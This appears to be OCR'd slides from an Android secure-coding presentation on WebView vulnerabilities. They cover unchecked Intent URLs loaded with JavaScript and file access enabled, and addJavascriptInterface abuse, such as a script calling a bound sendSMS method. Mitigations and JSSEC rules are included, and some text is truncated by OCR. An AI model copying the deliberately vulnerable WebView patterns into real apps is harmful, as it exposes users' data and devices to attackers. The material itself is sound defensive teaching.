


This Vulnerability is often seen in the apps that implement the WebView

Attack scenarios




Malicious app send an Intent




Malicious app send an Intent

```
…
String turl = getIntent().getStringExtra("url");
webView.loadUrl(turl);
```




Open an exploit html file

```
…
String turl = getIntent().getStringExtra("url");
webView.loadUrl(turl);
```



Open an exploit html file



Conditions of the Vulnerable App

- WebView is implemented and JavaScript is enabled
- Activity is public, and can receive any URI from Intent
- file scheme is enabled

Information managed by the vulnerable apps may be disclosed

Solution

- To validate the URI that was received in Intent
  - —do not receive a URI of the file scheme
  - —do not display the page, disable Javascript

Do not display the pages

```
String intentUrl = getIntent().getStringExtra("url")
String loadUrl = "about:blank";
if (!intentUrl.startsWith("file:")) {
    loadUrl = intentUrl;
}
```

Disabled Javascript

```
String intentUrl = getIntent().getStringExtra("url")
wSettings.setJavaScriptEnabled(false);
if (!intentUrl.startsWith("file:")) {
    wSettings.setJavaScriptEnabled(true);
}
```

Android 4.1 or later

- Several new methods have been added
  - —WebSettings#setAllowFileAccessFromFileURLs
  - —WebSettings#setAllowUniversalAccessFromFileURLs

public abstract void **setAllowFileAccessFromFileURLs** (boolean flag)

Sets whether JavaScript running in the context of a
to access content from other file scheme URLs. To e
therefore secure policy, this setting should be disabl
is ignored if the value of `getAllowUniversalAcce`

The default value is true for API level `ICE_CREAM_S`
for API level `JELLY_BEAN` and above.

Parameters

flag whether JavaScript running in the context
allowed to access content from other file s

public abstract void **setAllowUniversalAccessFromFileURLs** (boolean flag)

Since: API Level 16

Sets whether JavaScript running in the context of a file scheme URL should be allowed to access content from any origin. This includes access to content from other file scheme URLs. See `setAllowFileAccessFromFileURLs(boolean)`. To enable the most restrictive, and therefore secure policy, this setting should be disabled.

The default value is true for API level `ICE_CREAM_SANDWICH_MR1` and below, and false for API level `JELLY_BEAN` and above.

Parameters

flag whether JavaScript running in the context of a file scheme URL should be allowed to access content from any origin

http://developer.android.com/reference/android/webkit/WebSettings.html#setAllowFileAccessFromFileURLs(boolean)

Refer to the JSSEC Secure Coding Guidebook

4.9.2. Rule Book

Comply with following rule when you need to use WebView.

1.	Enable JavaScript Only If Contents Are Managed In-house	(Required)
2.	Use HTTPS to Communicate to Servers which Are Managed In-house	(Required)
3.	Disable JavaScript to Show URLs Which Are Received through Intent, etc.	(Required)
4.	Handle SSL Error Properly	(Required)

Be careful when receiving URIs

4.9.2.3. Disable JavaScript to Show URLs Which Are Received through Intent, etc.

Don't enable JavaScript if your application needs to show URLs which are passed from other application as Intent, etc. Because there is potential risk to show malicious web page with malicious JavaScript.

Sample code in the section "4.9.1.2 Show Only Contents which Are Managed In-house," uses fixed value URL to show contents which are managed in-house, to secure safety.

If you need to show URL which is received from Intent, etc, you have to confirm that URL is in managed URL in-house. In short, the application has to check URL with white list which is regular expression, etc. In addition, it should be HTTPS.

CASE #5

addJavascriptInterface

Case

- Cybozu KUNAI　http://products.cybozu.co.jp/kunai/

- Feature
  —App for accessing a groupware
- Problem
  —Contained a vulnerability that allows addJavascriptInterface to be exploited
  —When opening a specially crafted website, an attacker could execute an arbitrary Java method

addJavascriptInterface

- WebView#addJavascriptInterface
  - —Binds the supplied Java object into the WebView
  - —Allows the Java object's methods to be accessed from Javascript


can be called by the name of "injectedObject"

```
webView.addJavascriptInterface(new Object(), "injectedObject");
webView.loadData("", "text/html", null);
webView.loadUrl("javascript:alert(injectedObject.toString())");
```

http://developer.android.com/reference/android/webkit/WebView.html

Notes on addJavascriptInterface

- Allows an app to be manipulated through Javascript
- Should not process untrusted content
- Should only process trusted content!



Note: The object that is bound to your JavaScript runs in another thread and not in the thread in which it was constructed.

Caution: Using `addJavascriptInterface()` allows JavaScript to control your Android application. This can be a very useful feature or a dangerous security issue. When the HTML in the `WebView` is untrustworthy (for example, part or all of the HTML is provided by an unknown person or process), then an attacker can include HTML that executes your client-side code and possibly any code of the attacker's choosing. As such, you should not use `addJavascriptInterface()` unless you wrote all of the HTML and JavaScript that appears in your `WebView`. You should also not allow the user to navigate to other web pages that are not your own, within your `WebView` (instead, allow the user's default browser application to open foreign links—by default, the user's web browser opens all URL links, so be careful only if you handle page navigation as described in the following section).

http://developer.android.com/guide/webapps/webview.html

Example: Access to the Java method from Javascript

```
@Override
public void onCreate(Bundle savedInstanceState) {
  super.onCreate(savedInstanceState);

  setContentView(R.layout.demo);
  context = this.getApplicationContext();
  webView = (WebView) findViewById(R.id.demoWebView);
  webView.getSettings().setJavaScriptEnabled(true);
  webView.addJavascriptInterface(new SmsJSInterface(this),
      "smsJSInterface");
  GetSomeInfo getInfo = new GetSomeInfo();
  getInfo.execute(null, null);
}
```

```
<script>
  smsJSInterface.sendSMS('0123456789', 'hogehoge');
</script>
```

```
public class SmsJSInterface implements Cloneable {
  Context mContext;

  public SmsJSInterface(Context context) {
    mContext = context;
  }

  public void sendSMS(String phoneNumber,
        String message) {
    SmsManager sms = SmsManager.getDefault();
    sms.sendTextMessage(phoneNumber, null,
        message, null, null);
  }
```

Example: Access to the Java method from Javascript

```
@Override
public voi
  super.or

  setContentView(R.layout.demo);
  context = this.getApplicationContext();
  webView = (WebView) findViewById(R.id.demoWebView);
  webView.getSettings().setJavaScriptEnabled(true);
  webView.addJavascriptInterface(new SmsJSInterface(this),
      "smsJSInterface");
  GetSomeInfo getInfo = new GetSomeInfo();
  getInfo.execute(null, null);
}
```

Bind the SmsJSInterface object to WebView

```
public class SmsJSInterface implements Cloneable {
  Context mContext;

  public SmsJSInterface(Context context) {
    mContext = context;
  }

  public void sendSMS(String phoneNumber,
        String message) {
    SmsManager sms = SmsManager.getDefault();
    sms.sendTextMessage(phoneNumber, null,
        message, null, null);
  }
```

send to SMS

```
<script>
  smsJSInterface.sendSMS('0123456789', 'hogehoge');
</script>
```

access from Javascript

Conditions of vulnerable apps

- WebView is implemented and Javascript is enabled
- Registers Java objects in addJavascriptInterface
- It is possible that Javascript is passed from other apps

Dangerous because it allows an unexpected control by an attacker

Reference: risk of addJavascriptInterface

MWR InfoSecurity
WebView addJavascriptInterface Remote Code Execution

https://labs.mwrinfosecurity.com/blog/2013/09/24/webview-addjavascriptinterface-remote-code-execution/

- Risk of addJavascriptInterface
- by using reflection
  —Runtime.exec()

Summary

DO NOT USE WebView#addJavascriptInterface

- Design that dose not use the addJavascriptInterface
- If you need to use…
  —Use only trusted content

Android 4.2(API17) or later

- only public methods that are annotated with "JavascriptInterface" can be accessed from Javascript

```
class JsObject {
  @JavascriptInterface
  public String toString() {
    return "injectedObject";
  }
}

webView.addJavascriptInterface(new JsObject(), "injectedObject");
webView.loadData("", "text/html", null);
webView.loadUrl("javascript:alert(injectedObject.toString())");
```

public void **addJavascriptInterface** (Object object, String name) Added in API level 1

